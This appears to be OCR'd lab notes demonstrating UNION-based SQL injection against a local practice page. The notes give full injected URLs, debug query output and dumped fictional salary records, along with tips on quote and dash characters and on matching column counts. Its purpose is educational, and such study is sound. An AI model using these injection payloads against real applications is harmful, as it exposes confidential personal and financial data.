


```
%20FROM%20salaries%20s%20JOIN%20users%20u%20ON%20(u.id=s.userid)%20WHERE%20s.salary%20%3E%20100%20AND%20s.age%3E5--
http://0.0.0.0/union.php?username=admin' UNION SELECT u.username, S.* FROM salaries s JOIN users u ON (u.id=s.userid) WHERE s.sala...
http://0.0.0.0/union.php?username=admin%E2%80%99%20UNION%20SELECT%20u.username,%20S.*%20FROM%20salaries%20s%20JOIN%20u...
```

Select Em


jack
admin
lord
alex
karen

Source Code | Back



```
0.0.0.0/union.php?username=admin%27%20UNION%20SELECT%20u.username,%20S.*%20FROM%20salaries%20s%20JOI...
```

```
DEBUG INFORMATION
Query : SELECT U.username, S.* FROM salaries S
    JOIN users U ON (U.id=S.userid)
    WHERE S.id=0 OR U.username='admin' UNION SELECT u.username, S.* FROM salaries s JOIN users u ON (u.id=s.userid) WHERE s.salary > 100 AND s.age>5--'
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [username] => admin
            [id] => 2
            [userid] => 2
            [role] => sysadmin
            [salary] => 20000
            [bio] => Admin manages our systems effectively.
            [age] => 52
        )

    [1] => stdClass Object
        (
            [username] => alex
            [id] => 4
            [userid] => 4
            [role] => intern
            [salary] => 2000
            [bio] => Highly motivated intern!
            [age] => 22
        )

    [2] => stdClass Object
        (
            [username] => jack
            [id] => 1
            [userid] => 1
            [role] => assistant
            [salary] => 10000
            [bio] => Jack is a hard-working assistant!
            [age] => 32
        )

    [3] => stdClass Object
        (
            [username] => karen
            [id] => 5
            [userid] => 5
            [role] => ceo
            [salary] => 40000
            [bio] => Best ceo ever!
            [age] => 48
        )

    [4] => stdClass Object
        (
```


Not Secure | 0.0.0.0/union.php?username=admin%27%20UNION%20SELECT%20u.username,%20S.*%20FROM%20salaries%20s%20JOI...

Username: admin
ID: 2
UserID: 2
Role: sysadmin
Salary: 20000
Bio: Admin manages our systems effectively.
Age: 52

Username: alex
ID: 4
UserID: 4
Role: intern
Salary: 2000
Bio: Highly motivated intern!
Age: 22

Username: jack
ID: 1
UserID: 1
Role: assistant
Salary: 10000
Bio: Jack is a hard-working assistant!
Age: 32

Username: karen
ID: 5
UserID: 5
Role: ceo
Salary: 40000
Bio: Best ceo ever!
Age: 48

Username: lord
ID: 3
UserID: 3
Role: boss
Salary: 30000
Bio: The boss of the company!
Age: 34


Back to List

That query was converted to;
http://0.0.0.0/union.php?username=admin%27%20UNION%20SELECT%20u.username,%20S.*%20FROM%20salaries%20s%20JOIN%20users%20u%20ON%20(u.id=s.userid)%20WHERE%20s.salary%20%3E%20100%20AND%20s.age%3E5–

By the browser. Be careful with – which is - and - concatenated but docs make it a single char.

We can fiddle with where condition to get different queries


http://0.0.0.0/union.php?username=admin’ UNION SELECT u.username, S.* FROM salaries s JOIN users u ON (u.id=s.userid) WHERE s.salary < 18500 AND s.age>0–
We enter this to navigation bar in browser, for instance this query would give us sensitive information about who is not making much money etc.



Select Employee to See Profile:

jack
admin
lord
alex
karen

Source Code | Back



```
                [id] => 4
                [userid] => 4
                [role] => intern
                [salary] => 2000
                [bio] => Highly motivated intern!
                [age] => 22
            )

    [2] => stdClass Object
        (
            [username] => jack
            [id] => 1
            [userid] => 1
            [role] => assistant
            [salary] => 10000
            [bio] => Jack is a hard-working assistant!
            [age] => 32
        )

)
```

Username: admin
ID: 2
UserID: 2
Role: sysadmin
Salary: 20000
Bio: Admin manages our systems effectively.
Age: 52

Username: alex
ID: 4
UserID: 4
Role: intern
Salary: 2000
Bio: Highly motivated intern!
Age: 22

Username: jack
ID: 1
UserID: 1
Role: assistant
Salary: 10000
Bio: Jack is a hard-working assistant!
Age: 32


Back to List

We get this result in content side. We see that intern and assistant are suitable in this filter. We also get our account at the top.

For UNION to work, two select statements should have the same format such as username, ID, user ID, role, salary, bio and age in this example otherwise this union would not work.
Browser evaluates that to;
http://0.0.0.0/union.php?username=admin%27%20UNION%20SELECT%20u.username,%20S.*%20FROM%20salaries%20s%20JOIN%20users%20u%20ON%20(u.id=s.userid)%20WHERE%20s.salary%20%3C%2018500%20AND%20s.age%3E0--

Note that " ' " character is different when you copy it to browser than the character in Google Docs. If you copy this code, change the ' with normal ' .

Also, - - at the end of query is changed when you copy them to docs.



```
DEBUG INFORMATION
Query : SELECT U.username, S.* FROM salaries S
    JOIN users U ON (U.id=S.userid)
    WHERE S.id=0 OR U.username='admin' UNION SELECT u.username, S.* FROM salaries s JOIN users u ON (u.id=s.userid) WHERE s.salar
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [username] => admin
            [id] => 2
            [userid] => 2
            [role] => sysadmin
            [salary] => 20000
            [bio] => Admin manages our systems effectively.
            [age] => 52
        )

    [1] => stdClass Object
        (
            [username] => karen
            [id] => 5
            [userid] => 5
            [role] => ceo
            [salary] => 40000
            [bio] => Best ceo ever!
            [age] => 48
        )

)
```

Username: admin
ID: 2
UserID: 2
Role: sysadmin
Salary: 20000
Bio: Admin manages our systems effectively.
Age: 52

Username: karen
ID: 5
UserID: 5
Role: ceo
Salary: 40000
Bio: Best ceo ever!
Age: 48

Back to List

Source Code | Back

http://0.0.0.0/union.php?username=admin' UNION SELECT u.username, S.* FROM salaries s JOIN users u ON (u.id=s.userid) WHERE s.userid=somethingblabla–

With this, we could also select based on some ID etc.